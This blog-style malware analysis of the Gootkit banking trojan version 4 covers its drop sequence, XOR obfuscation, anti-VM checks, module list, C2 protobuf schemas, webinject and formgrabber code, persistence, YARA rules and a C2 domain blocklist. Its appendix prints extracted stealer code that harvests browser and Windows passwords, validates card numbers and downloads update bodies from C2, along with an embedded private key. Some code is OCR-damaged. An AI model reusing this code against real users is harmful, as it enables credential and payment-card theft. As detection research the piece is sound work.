Let's Learn: In-Depth Dive into Gootkit Banker Version 4 Malware Analysis

vkremez.com/2018/04/lets-learn-in-depth-dive-into-gootkit.html

Goal: Analyze and reverse the Gootkit banking malware version 4 in depth.
Background: While reviewing several latest malware spam campaigns reported by multiplier researchers ranging from abusing legitimate email content services such as Mailchimp and Mailgun as reported by Derek Knight, I took a deeper into into malware analysis of the campaigns authored by the Gootkit cybercrime gang.

> Fake EMERGE FINANCE invoice delivers Gootkit banking trojan via Microsoft https://t.co/X6D8bt7SPg and the Mailgun SMTP relay service https://t.co/G1gdWLx0BV pic.twitter.com/myg2YETlsz
> — My Online Security (@dvk01uk) April 10, 2018

Outline:
I. Analysis
II. Malware Drop Sequence
III. Module Overview
IV. Registry Persistence
V. Yara: Main & Password Grabber Module
VI. Domain Blocklist
VII. Appendix


I. Overview of Gootkit Banking Malware

Gootkit is a modularized multi-functional Windows banking malware. The malware contains a rich functionality from webinject and Local Security Authority (LSA) grabber to Video Recorder and Mail Parser ones. Not only the gang is resourceful leveraging Node.js as the de-facto format for its functionality, they also borrow a lot of ideas from other malware variants. For example, in its "zeusfunctions," the gang implements ZeuS-style URL mask parsing and matching visited websites; the gang also has a module called "grabPasswordsPony" meant to assist with credential recovery from compromised machines. Some of the malware oddities are its ability it various references to itself as "Gootkit" and their control domains mimicking fake "SSL" websites. The malware also contains their own Password Grabber “grabber.dll”

```
fs.writeFileSync(
tmpDirectory + "\\descr.txt",
"Uploaded by Gootkit :D",
"botid : ",
process.machineGuid,
"Date : ",
new Date().toUTCString(),
"Original filenames : ",
filenames.join("\r\n")
```

II. Malware drop sequence:


Main dropper (MD5: ba0f798acc31ff6984af91f235f5fac4)
-> **Node.js main loader binary** (MD5: ba0f798acc31ff6984af91f235f5fac4)
-> "**GrabPasswords" module** (MD5: 1654b553a500ecf2f196216be458da05)
Export function: "GrabPasswords"



The decoded server configuration was as follows:

```
safenetssl[.]com|safenetssl[.]com|securesslweb[.]com
```

The main component is an exe code packaged via Node JavaScript bundle. The malware checks for the patterns "**-test**" and "**-vwxyz**."



A. Obfuscation

Main dropper is loaded in obfuscated form with strings encoded with XOR with round key.


For example,

```
for ( k = 0; k < sizeof(array_encoded); ++k )
   _byteorder_func(&v264, k, *(&last_array_element + k % 5) ^ *(&first_array_elem + k));
```

To generate and decode the bot also leverages Mersenne Twister, a pseudorandom number generator (PRNG).

B. The dropper creates a mutex thread "**ServiceEntryPointThread**"

C. Anti-Analysis "vmx_detection"



The malware checks environment variable "crackmelolo" with series of checks and alters if its execution if not founds. Kaspersky Labs previous reported on "crackme." Gootkit calls the anti-analysis routine as "vmx_detection."

The key main function of "IsVirtualMachine" are as follows:

- VmCheckGetDisksArray
- VmCheckVitrualDisks
- VmIsVirtualCPUPresent
- IsVirtualMachine

```
unction IsVirtualMachine() {
    //print('IsVirtualMachine >>> ');
    var bIsVirtualMachine = false;
    try{
        var VMBioses = [
            "AMI ",
            "BOCHS",
            "VBOX",
            "QEMU",
            "SMCI",
            "INTEL  - 6040000",
            "FTNT-1",
            "SONI"
        ];
        var SystemBiosVersion =
            (new reg.WindowsRegistry(HKEY_LOCAL_MACHINE, "HARDWARE\\DESCRIPTION\\System", KEY_READ, true)
                .ReadString("SystemBiosVersion") || "hui").toString();
        for (let i = 0; i < VMBioses.length; i++) {
            if (SystemBiosVersion.toLowerCase().indexOf(VMBioses[i].toLowerCase()) !== -1) {
                bIsVirtualMachine = true;
                break;
            }
        }
        var ideDev
ices = VmCheckGetDisksArray('SYSTEM\\CurrentControlSet\\Enum\\IDE');
        var scsiDevices = VmCheckGetDisksArray('SYSTEM\\CurrentControlSet\\Enum\\SCSI');
        if (bIsVirtualMachine === false) {
            bIsVirtualMachine = (
                VmCheckVitrualDisks(ideDevices.keys) ||
                VmCheckVitrualDisks(scsiDevices.keys)
            );
        }
        if (bIsVirtualMachine === false) {
            bIsVirtualMachine = VmIsVirtualCPUPresent();
        }
    } catch (exc) {
    }
    return bIsVirtualMachine;
```

III. Modules and Functionality Overview

Gootkit is extremely rich containing various functions and modules:

- API Hooker
- Take Screenshot
- Get Process List
- Get Local Network Neighborhood
- Get Local Users and Groups
- LSA Grabber Credential
- Browser Stealer
- Cookie Grabber
- Virtual Network Computing (VNC) Remote Controller
- Keylogger
- Formgrabber
- HTTP/HTTPS Webinjector / Redirector
- Video Recorder
- Mail Parser
- Proxy

```
const P_SPYWARE = 4;
process.PORT_REDIRECTION_BASE = PORT_REDIRECTION_BASE;
exports.SpInitialize = gootkit_spyware.SpInitialize;
exports.SpHookRecv = gootkit_spyware.SpHookRecv;
exports.SpHookSend = gootkit_spyware.SpHookSend;
exports.SpUnhookHttp = gootkit_spyware.SpUnhookHttp;
exports.SpTakeScreenshot = gootkit_spyware.SpTakeScreenshot;
exports.SpGetProcessList = gootkit_spyware.SpGetProcessList;
exports.SpGetLocalNetworkNeighborhood = gootkit_spyware.SpGetLocalNetworkNeighborhood;
exports.SpGetLocalUsersAndGroups = gootkit_spyware.SpGetLocalUsersAndGroups;
exports.SpLsaGrabCredentials = gootkit_spyware.SpLsaGrabCredentials;
exports.DbgGetModuleDebugInformation = gootkit_spyware.DbgGetModuleDebugInformation;
exports.DbgGetLoadedModulesList = gootkit_spyware.DbgGetLoadedModulesList;
exports.DnsCacheGetDomainByAddr = gootkit_spyware.DnsCacheGetDomainByAddr;
exports.downloadFileRight = gootkit_spyware.DownloadFileRight;
exports.SpAddPortRedirection = gootkit_spyware.SpAddPortRedirection;
```

```
exports.SpGetVendor = gootkit_spyware.SpGetVendor;
exports.SpGetFileWatermark = gootkit_spyware.SpGetFileWatermark;
exports.SpSetFileWatermark = gootkit_spyware.SpSetFileWatermark;
exports.ExLoadVncDllSpecifyBuffers = gootkit_spyware.ExLoadVncDllSpecifyBuffers;
exports.ModExecuteDll32 = gootkit_spyware.ModExecuteDll32;
module.exports.collectCromePasswords = collectCromePasswords;
module.exports.collectFirefoxPasswords = collectFirefoxPasswords;
module.exports.collectWindowsPasswords = collectWindowsPasswords;
module.exports.collectIeCookies = collectIeCookies;
module.exports.collectChromiumCookies = collectChromiumCookies;
module.exports.collectFireFoxCookies = collectFireFoxCookies;
module.exports.collectChromePackedProfile = collectChromePackedProfile;
module.exports.sendCookiesToStore = sendCookiesToStore;
module.exports.grabPasswordsPony = grabPasswordsPony;
```

V. The bot and spyware message

The bot harvester message is as follows:

```
message Bot {
    optional string processName = 1;
    optional string guid = 2;
    optional string vendor = 3;
    optional string os = 4;
    optional string ie = 5;
    optional string ver = 6;
    optional int32  uptime = 7;
    optional int32  upspeed = 8;
    optional string internalAddress = 9;
    optional string HomePath = 10;
    optional string ComputerName = 11;
    optional string SystemDrive = 12;
    optional string SystemRoot = 13;
    optional string UserDomain = 14;
    optional string UserName = 15;
    optional string UserProfile = 16;
    optional string LogonServer = 17;
    optional int64  freemem = 18;
    optional int64  totalmem = 19;
    optional NetworkInterfaces networkInterfaces = 20;
    optional string tmpdir = 21;
    repeated Processor cpus = 22;
    optional string hostname = 23;
    optional bool IsVirtualMachine = 24;
}
```

The bot settings are:

```
message BotSettings {
    optional int32 fgMaxDataSize = 1   [default = 65000];
    optional int32 fgMinDataSize = 2   [default = 0];
    optional bool fgCaptureGet = 3   [default = false];
    optional bool fgCapturePost = 4   [default = true];
    optional bool fgCaptureCookies = 5[default = false];
    repeated string fgBlackList = 6;
    repeated string fgWhiteList = 7;
    optional int32 netCcTimeout = 8    [default = 300000];
optional bool kgIsKeyloggerEnabled = 9[default = false];
}
```

The bot tasks message looks as follows:

```
message Tasks {
    message Settings {
        optional int32  pingTime = 1;
    }
    optional Settings  settings = 1;
    optional bytes     slch = 2;
    optional bytes     rbody32_hash = 3;
    optional bytes     rbody64_hash = 4;
```

```
    optional bytes     defaultjs_hash = 5;
}
```

The "spyware" config is as follows:

```
message SpywareConfig {
    repeated SpywareConfigEntry injects = 1;
    repeated VideoConfigEntry recorders = 2;
    repeated FragmentConfigEntry fragments = 3;
    repeated MailFilterEntry emailfilter = 4;
    repeated RedirectionEntry redirects = 5;
    repeated PostParamsRecorderEntry post2macros = 6;
    optional BotSettings settings = 7;
```

```
if(os.release().split('.')[0] === '5'){

process.g_malwareBodyRegistryPath = "SOFTWARE";

}else{

process.g_malwareBodyRegistryPath = "SOFTWARE\\AppDataLow";
process.g_malwareRegistryPath = "SOFTWARE\\cxsw";
process.g_malwareRegistryHive = HKEY_CURRENT_USER;
process.g_SpDefaultKey = "{da14b39e-535a-4b08-9d68-ba6d14fed630}";
process.g_SpPrivateKey = "{bed00948-29e2-4960-8f98-4bcd7c6b00a5}";
```

VI. Formgrabber

```
    process.formgrabber.options  = {

        http : {

            grubGet : false,
            grubPost : true

        },

        https : {
            grubGet : true,
            grubPost : true
        }
    }

var restrictedHosts = [

    'www.google-analytics.com',
    'counter.rambler.ru',
    'rs.mail.ru',
    'suggest.yandex.ru',
    'clck.yandex.ru',
    'plus.google.com',
    'plus.googleapis.com',
    's.youtube.com',
    'urs.microsoft.com',
    'safebrowsing-cache.google.com',
    'safebrowsing.google.com',
    'www.youtube.com'

var restrictedExtensions = [

    '.png', '.jpg', '.jpeg', '.gif', '.bmp',
    '.pcx', '.tiff', '.js', '.css', '.swf',
    '.avi', '.mpg', '.aac', '.mp3', '.mov',
    '.jar', '.cnt', '.scn', '.ico'

var restrictedSubstrings = [

    'safebrowsing',
    '.metric.gstatic.com',
    '/complete/search'

process.formgrabber = {

    restrictedExtensions: restrictedExtensions,
    restrictedHosts: restrictedHosts,
    restrictedSubstrings: restrictedSubstrings,
```

```
dSubstrings: restrictedSubstrings,
    options: {
        http: {
            grubGet: false,
            grubPost: false
        },
        https: {

            grubGet: false,
            grubPost: false
        }
    }
exports.formgrabber = process.formgrabber;
```

IX. HTTP/HTTPS Webinjector

```
//-------------------------------------------------

// -- http/https injects

//-------------------------------------------------

function isInternalApiRequest(requestDesc){

    if(requestDesc.location.indexOf('spinternalcall') !== -1){
        return true;

    }
    return false;

function IsLocationLocked(location){

    //trace("IsLocationLocked : '%s'", location);
    if(!process.proxyServers){
        return false;

    }

    if(!process.proxyServers.blockedAddresses){
        return false;

    }

    for(let i = 0; i < process.proxyServers.blockedAddresses.length; i ++){
        if (zeusfunctions.zeusSearchContentIndex(location,
            process.proxyServers.blockedAddresses[i])

        ){
            return true;
        }

    }

    return false;

function ReqProcessFakes(clientRequest){

    if(!clientRequest.headers['host']){
        return false;

    }
    var host = clientRequest.headers['host'].split(':')[0];

    if(process.proxyServers.fakes[host]){
        clientRequest.fakeHost =
            process.proxyServers.fakes[host];

        return true;

    }

    return false;

function manageUserConnection(clientRequest, clientResponse, isSsl) {

    clientRequest.isSSL = isSsl;
    clientRequest.desc = createUrlDescriptionFromRequestObject(clientRequest);
    clientRequest.id = getid();
    if(isInternalApiRequest(clientRequest.desc)){
        return require('internalapi').serve(clientRequest,

            clientResponse);

    }

    if(IsLocationLocked(clientRequest.desc.location) === true){

        return /*clientResponse.end();*/

        /*

            emulate browser

            time-out error for now

        */

    }
```

```
    ReqProcessRedirects(clientRequest);
    ReqProcessFakes(clientRequest);
    http_injection_stream.IsContentModificationNeeded(clientRequest, function (bIsContentBufferingNeeded) {

        let func = http_injection_stream.ThrottleRequestToBrowserDirect;

        if(bIsContentBufferingNeeded){
            func = http_injection_stream.ThrottleRequestToBrowserInjected;
        }
        func(clientRequest, clientResponse);
    });
```

Web Redirection Code:

```
function ReqProcessRedirects(clientRequest){

    let id = clientRequest.id;
    /*

    clientRequest.isRedirectionRuleTriggered - boolean
    "redirects": [
        {
            "name": "yandex test",
            "uri": "hxxps://yastatic[.]net",
            "keyword": "wfjwe892njf902n3f",
            "uripassword": "",
            "datapassword": ""
        }
    ]
    hxxps://mail[.]ru/wfjwe892njf902n3f/share/cnt[.]share[.]js -> hxxps://yastatic[.]net/share/cnt[.]share[.]js

    */
    if (util.isUndefined(clientRequest)) {
        return false;
    }
    if (util.isUndefined(clientRequest.desc)) {
        return false;
    }
    var murl = clientRequest.desc.location;
    var method = clientRequest.desc.method.toUpperCase();
    var bRedirectTriggered = false;
    if (method !== 'GET' && method !== 'POST') {
        rlog('ReqProcessRedirects', id, 'invalid method', method);
        return false;
    }
```

IV. Persistence settings in HKEY_CURRENT_USER:

```
if(os.release().split('.')[0] === '5'){

process.g_malwareBodyRegistryPath = "SOFTWARE";

}else{

process.g_malwareBodyRegistryPath = "SOFTWARE\\AppDataLow";
process.g_malwareRegistryPath = "SOFTWARE\\cxsw";
process.g_malwareRegistryHive = HKEY_CURRENT_USER;
process.g_SpDefaultKey = "{da14b39e-535a-4b08-9d68-ba6d14fed630}";
process.g_SpPrivateKey = "{bed00948-29e2-4960-8f98-4bcd7c6b00a5}";
```

V. Yara Rule:

rule crime_win32_gootkit_main_bin {

meta:
description = "Gootkit banking malware dropper binary"
author = "@VK_Intel"
reference = "Detects Gootkit main dropper"
date = "2018-04-10"
hash = "360744e8b41e903b59c37e4466af84b7defe404ec509eca828c9ecdfe878d74a"

strings:
$s0 = "\\SystemRoot\\system32\\mstsc.exe" fullword wide
$s1 = "RunPreSetupCommands = %s:2" fullword wide
$s2 = "AdvancedINF = 2.5, \"You need a new version of advpack.dll\"" fullword wide

```
$s3 = "/c ping localhost -n 4 & del /F /Q \"" fullword wide
$s4 = "< destination IP address >" fullword ascii
$s7 = ".update\" \"" fullword wide
$s11 = "& move /Y \"" fullword wide
$s16 = ".update" fullword wide
$s19 = "signature = \"$CHICAGO$\"" fullword wide

condition:
uint16(0) == 0x5a4d and filesize < 474KB and all of them
}

rule crime_win32_gootkit_grab_password_module {
meta:
description = "Gootkit grabber.dll module"
author = "@VK_Intel"
reference = "Detects Gootkit Password Grabber Module"
date = "2018-04-13"
hash = "f523da4e7a54aa14f37b513097c1ac8e035365f9ab5a34a610b05572d61a5558"
strings:
$s0 = "grabber.dll" fullword wide
$s1 = "GrabPasswords" fullword wide
$s2 = "\"encryptedPassword\":\"" fullword ascii
$s3 = "Pstorec.dll" fullword wide
$s4 = "fireFTPsites.dat" fullword wide
$s5 = "inetcomm server passwords" fullword wide
$s6 = "\"login\":\"" fullword ascii
$s7 = "D:\\Account.CFN" fullword wide
$s8 = "outlook account manager passwords" fullword wide
$s9 = "SMTP_Password2" fullword wide

condition:
uint16(0) == 0x5a4d and filesize < 723KB and all of them
}
```

VI. Gootkit Domain Blocklist:

safenetssl[.]com
securesslweb[.]com
netsecuressl[.]com
securesslservice[.]com
secsslnetwork[.]com
sslnetsecurity[.]com

VII. Gootkit Appendix:

A. Global Certificate

```
var global_cert = "-----BEGIN CERTIFICATE-----
\r\nMIICtzCCAiCgAwIBAgJAwj/sQrLq6n+7nn9OSX0zzgGhP834SgLjlxQ96GHioum4\r\nj3w7bUQWVwUYjadfxZxt3S/xsss3zG5yJGJyFK64ATANBg
-----END CERTIFICATE-----\r\n";
```

B. Gootkit Global RSA Key

```
var global_key = "-----BEGIN RSA PRIVATE KEY-----
\nMIICXQIBAAKBgQCuKr4ew8Gh7/8QgbLv9oMKxL3lQRtUFV55g57g6l4453LeETjw\r\ncANgUQrAwy7Y8uH2r1vM2fFpelFjwCZ1ynkaTiMcnlqRdc
f0zafBVGaFEJ/0igR/zAMctqoHSE9fvuCRiY5+0fh5cECQATs\r\nn2Jx7vl+cKOWySXqaiZPZLF18aQbY7PDJSmUUq4Jd/xB3/8J554tnpOW2R3lXC4
-----END RSA PRIVATE KEY-----";
process.tls = {
    ciphers: 'ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES256-GCM-SHA384:ECDHE-
ECDSA-AES256-GCM-SHA384:DHE-RSA-AES128-GCM-SHA256:DHE-DSS-AES128-GCM-SHA256:kEDH+AESGCM:ECDHE-RSA-
AES128-SHA256:ECDHE-ECDSA-AES128-SHA256:ECDHE-RSA-AES128-SHA:ECDHE-ECDSA-AES128-SHA:ECDHE-RSA-AES256-
SHA384:ECDHE-ECDSA-AES256-SHA384:ECDHE-RSA-AES256-SHA:ECDHE-ECDSA-AES256-SHA:DHE-RSA-AES128-SHA256:DHE-
RSA-AES128-SHA:DHE-DSS-AES128-SHA256:DHE-RSA-AES256-SHA256:DHE-DSS-AES256-SHA:DHE-RSA-AES256-SHA:ECDHE-RSA-
DES-CBC3-SHA:ECDHE-ECDSA-DES-CBC3-SHA:AES128-GCM-SHA256:AES256-GCM-SHA384:AES128-SHA256:AES256-
SHA256:AES128-SHA:AES256-SHA:AES:CAMELLIA:DES-CBC3-SHA:!aNULL:!eNULL:!EXPORT:!DES:!RC4:!MD5:!PSK:!aECDH:!EDH-
DSS-DES-CBC3-SHA:!EDH-RSA-DES-CBC3-SHA:!KRB5-DES-CBC3-SHA',
    method : 'TLSv1_method'
```

C. LSA Grabber Message:

```
message LsaAuth {
```

```
    optional string UserName = 1;
    optional string UserDomain = 2;
    optional string UserPassword = 3;
}
message MailMessage {
    optional string html = 1;
    optional string text = 2;
    optional string subject = 3;
    optional string messageId = 4;
    optional string inReplyTo = 5;
    optional string priority = 6;
    optional string from = 7;
    optional string to = 8;
    optional string date = 9;
    optional string receivedDate = 10;
    optional string headers = 11;
    optional bool isDeletedByMailware = 12;
}
message LogLine {
    optional string logstr = 1;
}

message KeyloggerReport {
optional string keystroke = 1;
optional string windowName = 2;
optional string processPath = 3;
}

message WindowChangeEventMessage {
optional int32 localTimeDate = 1;
optional string windowName = 2;
optional string processPath = 3;
}

message SecureDeviceEventLog {
optional int32 localTimeDate = 1;
optional string deviceName = 2;
optional string eventName = 3;
optional string lastWindowName = 4;
optional string lastProcessPath = 5;
}
```

D. Command Execution Message:

```
message CommandExecutionRequest {
optional string process = 1;
optional string command = 2;
}
```

E. File Upload Message:

```
message FileUpload {
   optional string filename = 1;
   optional bytes  content = 2;
}

message FileAttribues {
   optional string name = 1;
   optional string realname = 2;
   optional bool isFile = 3;
   optional bool isDirectory = 4;
   optional bool isBlockDevice = 5;
   optional bool isSymbolicLink = 6;
   optional int64 size = 7;
   optional int64 ctime = 8;
   optional int64 atime = 9;
```

```
}

message DirectoryListing{
    repeated FileAttribues files = 1;
}
```

F. Bot Config Message:

```
message RedirectionEntry {
    optional string name = 1;
    optional string uri = 2;
    optional string keyword = 3;
    optional string uripassword = 4;
    optional string datapassword = 5;
}

message ProcessModule {
optional string szExePath = 1;
optional uint32 GlblcntUsage = 2;
optional uint64 hModule = 3;
optional uint64 modBaseAddr = 4;
optional uint64 modBaseSize = 5;
optional uint32 ProccntUsage = 6;
optional uint32 pcPriClassBase = 7;
optional uint32 dwFlags = 8;
optional string szModule = 9;
optional uint32 th32ModuleID = 10;
optional uint32 th32ProcessID = 11;
}

message Process {
optional string szExeFile = 1;
optional uint32 cntUsage = 2;
optional uint32 th32ProcessID = 3;
optional uint32 th32ModuleID = 4;
optional uint32 cntThreads = 5;
optional uint32 th32ParentProcessID = 6;
optional uint32 pcPriClassBase = 7;
optional uint32 dwFlags = 8;
optional bool owned = 9;
repeated ProcessModule modules = 10;
}

message ProcessList {
  repeated Process Processes = 1;
}

message BaseEntryBlock  {
repeated string url = 1;
optional bool enabled = 2          [default = true];
repeated string guids = 3;
optional bool filt_get = 4         [default = true];
optional bool filt_post = 5        [default = true];
}

message SpywareConfigEntry {
    required BaseEntryBlock base = 1;
    optional string data_before = 2;
    optional string data_inject = 3;
    optional string data_after = 4;
    repeated string stoplist = 5;
}

message VideoConfigEntry {
required BaseEntryBlock base = 1;
```

```
optional bool grayScale = 2         [default = true];
optional int32 framerate = 3        [default = 5];
optional int32 seconds = 4          [default = 30];
optional string filenameMask = 5;
optional bool uploadAfterRecord = 6 [default = true];
optional string hashkey = 7;
repeated string stoplist = 8;
}

message FragmentConfigEntry {
   required BaseEntryBlock base = 1;

   optional string from = 2;
   optional string to = 3;
optional string varname = 4 [default = ''];
}


message MailFilterEntry {
optional string from = 1;
optional string to = 2;
optional string subject = 3;
optional string body = 4;
}

message PostParamsRecorderEntry {
required BaseEntryBlock base = 1;
optional string paramname = 2;
optional string macrosname = 3;
}

message BotSettings {
   optional int32 fgMaxDataSize = 1   [default = 65000];
   optional int32 fgMinDataSize = 2   [default = 0];
   optional bool fgCaptureGet = 3   [default = false];
   optional bool fgCapturePost = 4   [default = true];
   optional bool fgCaptureCookies = 5[default = false];
   repeated string fgBlackList = 6;
   repeated string fgWhiteList = 7;
   optional int32 netCcTimeout = 8    [default = 300000];

optional bool kgIsKeyloggerEnabled = 9[default = false];
}

message SpywareConfig {
   repeated SpywareConfigEntry injects = 1;
   repeated VideoConfigEntry recorders = 2;
   repeated FragmentConfigEntry fragments = 3;
   repeated MailFilterEntry emailfilter = 4;
   repeated RedirectionEntry redirects = 5;
   repeated PostParamsRecorderEntry post2macros = 6;
   optional BotSettings settings = 7;
}
```

G. Bot Message Buffer

```
message AdapterAddress {
   optional string address = 1;
   optional string netmask = 2;
   optional string family = 3;
   optional string mac = 4;
   optional int32 scopeid = 5;
   optional bool internal = 6;
}
```

```
message NetworkInterface {
    optional string connectionName = 1;
    repeated AdapterAddress adresses = 2;
}

message NetworkInterfaces {
    repeated NetworkInterface Interfaces = 1;
}

message Processor {
    optional string model = 1;
    optional int32 speed = 2;
}

message Bot {
    optional string processName = 1;
    optional string guid = 2;
    optional string vendor = 3;
    optional string os = 4;
    optional string ie = 5;
    optional string ver = 6;
    optional int32  uptime = 7;
    optional int32  upspeed = 8;
    optional string internalAddress = 9;
    optional string HomePath = 10;
    optional string ComputerName = 11;
    optional string SystemDrive = 12;
    optional string SystemRoot = 13;
    optional string UserDomain = 14;
    optional string UserName = 15;
    optional string UserProfile = 16;
    optional string LogonServer = 17;
    optional int64  freemem = 18;
    optional int64  totalmem = 19;
    optional NetworkInterfaces networkInterfaces = 20;
    optional string tmpdir = 21;
    repeated Processor cpus = 22;
    optional string hostname = 23;
    optional bool IsVirtualMachine = 24;
}

message Tasks {

    message Settings {
        optional int32  pingTime = 1;
    }

    optional Settings  settings = 1;
    optional bytes     slch = 2;
    optional bytes     rbody32_hash = 3;
    optional bytes     rbody64_hash = 4;
    optional bytes     defaultjs_hash = 5;
}
message BodyUpdate {
  optional int32 platform = 1;
  optional bytes newbody = 2;
}
```

H. Formgrabber Buffer

```
message Form {
optional string method = 1;
optional string source = 2;
optional string location = 3;
```

```
optional string referer = 4;
optional bool isSsl = 5;
optional string rawHeaders = 6;
optional bytes postData = 7;
optional string protocol = 8;
optional bool isCertificateUsed = 9;
optional bool isLuhnTestPassed = 10;
optional string remoteAddress = 11;
}

message GrabbedPageFragment {
   optional string url = 1;
   optional string from = 2;
   optional string to = 3;
   optional string fragmentText = 4;
   optional string source = 5;
}
```

IX. FileUpload Buffer

```
message FileUpload {
   optional string filename = 1;
   optional bytes  content = 2;
}

message FileAttribues {
   optional string name = 1;
   optional string realname = 2;
   optional bool isFile = 3;
   optional bool isDirectory = 4;
   optional bool isBlockDevice = 5;
   optional bool isSymbolicLink = 6;
   optional int64 size = 7;
   optional int64 ctime = 8;
   optional int64 atime = 9;
}

message DirectoryListing{
   repeated FileAttribues files = 1;
}
```

I. Local Variable Message

```
message LocalVar {
optional string name = 1;
optional string value = 2;
}

message LocalVarsList {
repeated LocalVar vars = 1;
optional int32 timestamp = 2;
}
```

J. SpCollectPasswords

```
function SpCollectPasswords(query, response, request) {
   let result = [];
   let last_timeout = 0;
   let isConnectionClosed = false;
   function resetAutoendTimeout() {
      if (last_timeout !== 0) {
         clearTimeout(last_timeout);
      }
      last_timeout = setTimeout(function () {
         isConnectionClosed = true;
```

```
            response.end();
        }, 20000);
    }
    saved_creds.collectWindowsPasswords(function (item) {
        if (isConnectionClosed === false){
            response.write(JSON.stringify({
                type : 'windows',
                username : item.username_value,
                url : item.origin_url,
                password : item.password_value
            }));
        }
    });
    saved_creds.collectCromePasswords(function (item) {
        if (isConnectionClosed === false) {
            response.write(JSON.stringify({
                type: 'chrome',
                username: item.username_value,
                url: item.origin_url,
                password: item.password_value
            }));
        }
    });
```

K. grabPasswordsPony

```
function grabPasswordsPony() {
    pstorage.getPasswordsFromGrabber(function (error, result) {
        if (result.length > 1) {
            result = result.split('\n').map(function (line) {
                return line.trim().split('|');
            }).forEach(function (password_entry) {
                if (password_entry.length === 4) {
                    spyware.SendAuthInformationPacket(
                        password_entry[2],
                        '(' + password_entry[0] + ') ' + password_entry[1],
                        password_entry[3]
                    );
                } else if (password_entry.length === 5) {
                    spyware.SendAuthInformationPacket(
                        password_entry[3],
                        '(' + password_entry[0] + ') ' + password_entry[2],
                        password_entry[4]
                    );
                } else {
                    process.log('UNABLE_PARSE_PASSWORD : ', password_entry.join('|'));
                }
            });
```

L. GetCCType

```
function GetCCType(cc_num) {
    var type = 0;
    if (cc_num.charAt(0) == '4' && (cc_num.length == 16 || cc_num.length == 13))
        type = 1;
    else if (cc_num.charAt(0) == '5' && cc_num.length == 16)
        type = 2;
    else if (cc_num.charAt(0) == '3' && (cc_num.charAt(1) == '4' || cc_num.charAt(1) == '7') && cc_num.length == 15)
        type = 3;
    else if (cc_num.charAt(0) == '6' && cc_num.charAt(1) == '0' && cc_num.charAt(2) == '1' && cc_num.charAt(3) == '1' && cc_num.length ==
16)
        type = 4;
    return type;
```

M. luhnChk

```
function luhnChk(luhnstr) {
    try {
        var luhn = luhnstr.replace(/[^0-9]/g, '');
        var len = luhn.length,
            mul = 0,
            prodArr = [
                [0, 1, 2, 3, 4, 5, 6, 7, 8, 9],
                [0, 2, 4, 6, 8, 1, 3, 5, 7, 9]
            ],
            sum = 0;

        if (len != 16 || ((luhn.length - len) >= 6)) {
            return false;
        }
        if (GetCCType(luhn) == 0) {
            return false;
        }
        if (calculateAlphabetSize(luhn).length < 5) {
            return false;
        }
        while (len--) {
            sum += prodArr[mul][parseInt(luhn.charAt(len), 10)];
            mul ^= 1;
        }
        return sum % 10 === 0 && sum > 0;
    } catch (exception) {
        console.error(exception)
        return false;
    }
```

N. downloadUpdate

```
function downloadUpdate(serverHost, callback){
    var arch = { 'ia32' : 32, 'x64' : 64 };
    var updateLink = util.format("https://%s:80/rbody%d", serverHost, arch[process.arch]);
    gootkit_spyware.DownloadFileRight(updateLink, function(error, fileBuffer){
        callback(error, fileBuffer);
    });
```

O. fpatchIETabs

```
function fpatchIETabs(){
    var reg = process.binding("registry");
    var x = new reg.WindowsRegistry(
HKEY_CURRENT_USER,
"Software\\Microsoft\\Internet Explorer\\Main", KEY_WRITE, true
    x.WriteDword("TabProcGrowth", 1);
exports.run = function (iter) {

    console.log("RUN : %s, ver : %s", process.currentBinary, process.g_botId);
```